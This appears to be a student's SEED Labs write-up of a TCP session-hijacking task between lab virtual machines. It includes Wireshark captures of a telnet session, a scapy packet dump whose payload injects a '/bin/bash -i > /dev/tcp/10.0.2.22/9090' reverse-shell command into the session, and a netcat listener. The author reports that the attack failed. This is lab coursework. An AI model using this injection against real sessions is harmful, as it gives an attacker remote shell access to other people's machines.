   61 2023-11-29 08:3…  10.0.2.23   10.0.2.24    TCP
   64 2023-11-29 08:3…  10.0.2.24   10.0.2.23    TELNET
   65 2023-11-29 08:3…  10.0.2.23   10.0.2.24    TCP

Frame 65: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on int
Ethernet II, Src: PcsCompu_16:b2:ef (08:00:27:16:b2:ef), Dst: PcsCompu_65:
Internet Protocol Version 4, Src: 10.0.2.23, Dst: 10.0.2.24
Transmission Control Protocol, Src Port: 56908, Dst Port: 23, Seq: 3941418
   Source Port: 56908
   Destination Port: 23
   [Stream index: 0]
   [TCP Segment Len: 0]
   Sequence number: 3941418670
   [Next sequence number: 3941418670]
   Acknowledgment number: 2107515539
   1000 .... = Header Length: 32 bytes (8)
 Flags: 0x010 (ACK)
```



```
[11/29/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Nov 29 09:05:02 EST 2023 from 10.0.2.23 on pts/0
[11/29/23]seed@VM:~$ 
```

```
[11/29/23]seed@VM:~$ netstat -a | grep telnet
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*               LISTEN
tcp        0      0 VM:56936                10.0.2.24:telnet        ESTABLISHED
[11/29/23]seed@VM:~$ 
```

Evidence:




[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp

```
No.    Time              Source         Destination     Protocol  Length Info
  1850 2023-11-29 09:2… 10.0.2.23      10.0.2.24       TCP          60 56928 → 23 [
  1853 2023-11-29 09:2… 10.0.2.24      10.0.2.23       TCP         331 [TCP Retrans
  1854 2023-11-29 09:2… 10.0.2.24      10.0.2.23       TCP         331 [TCP Retrans
  1885 2023-11-29 09:2… 10.0.2.24      10.0.2.23       TCP         331 [TCP Retrans
  1888 2023-11-29 09:2… 10.0.2.23      34.122.121.32   TCP          74 45188 → 80 [
  1889 2023-11-29 09:2… 34.122.121.32  10.0.2.23       TCP          60 80 → 45188 [
```

```
› Frame 1782: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s3, i
› Ethernet II, Src: PcsCompu_16:b2:ef (08:00:27:16:b2:ef), Dst: PcsCompu_65:cb:e4 (08:00:27:65
› Internet Protocol Version 4, Src: 10.0.2.23, Dst: 10.0.2.24
⌄ Transmission Control Protocol, Src Port: 56936, Dst Port: 23, Seq: 2814227762, Ack: 37990157
    Source Port: 56936
    Destination Port: 23
    [Stream index: 37]
    [TCP Segment Len: 0]
    Sequence number: 2814227762
    [Next sequence number: 2814227762]
    Acknowledgment number: 3799015742
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x010 (ACK)
    Window size value: 501
```

Wireshark capture of the attack



```
ttl        : ByteField                    = 64            (64)
proto      : ByteEnumField                = 6             (0)
chksum     : XShortField                  = None          (None)
src        : SourceIPField                = '10.0.2.23'   (None)
dst        : DestIPField                  = '10.0.2.24'   (None)
options    : PacketListField              = []            ([])
--
sport      : ShortEnumField               = 56936         (20)
dport      : ShortEnumField               = 23            (80)
seq        : IntField                     = 2814227762    (0)
ack        : IntField                     = 3799015742    (0)
dataofs    : BitField  (4 bits)           = None          (None)
reserved   : BitField  (3 bits)           = 0             (0)
flags      : FlagsField  (9 bits)         = <Flag 16 (A)>  (<Flag 2 (S)
>)
window     : ShortField                   = 8192          (8192)
chksum     : XShortField                  = None          (None)
urgptr     : ShortField                   = 0             (0)
options    : TCPOptionsField              = []            (b'')
--
load       : StrField                     = b'\r /bin/bash -i > /dev/tcp
/10.0.2.22/9090 0<&1 2>&1\n' (b'')
[11/29/23]seed@VM:~/.../codes$
```

```
[11/29/23]seed@VM:~$ nc -lv 9090
nc: getnameinfo: Temporary failure in name resolution
[11/29/23]seed@VM:~$
```

Unfortunately, we ran into an error and could not get the backdoor.

Explanation: In this task we attempted to obtain a reverse shell using scapy. Unfortunately, we ran into an error and could not get the backdoor.

***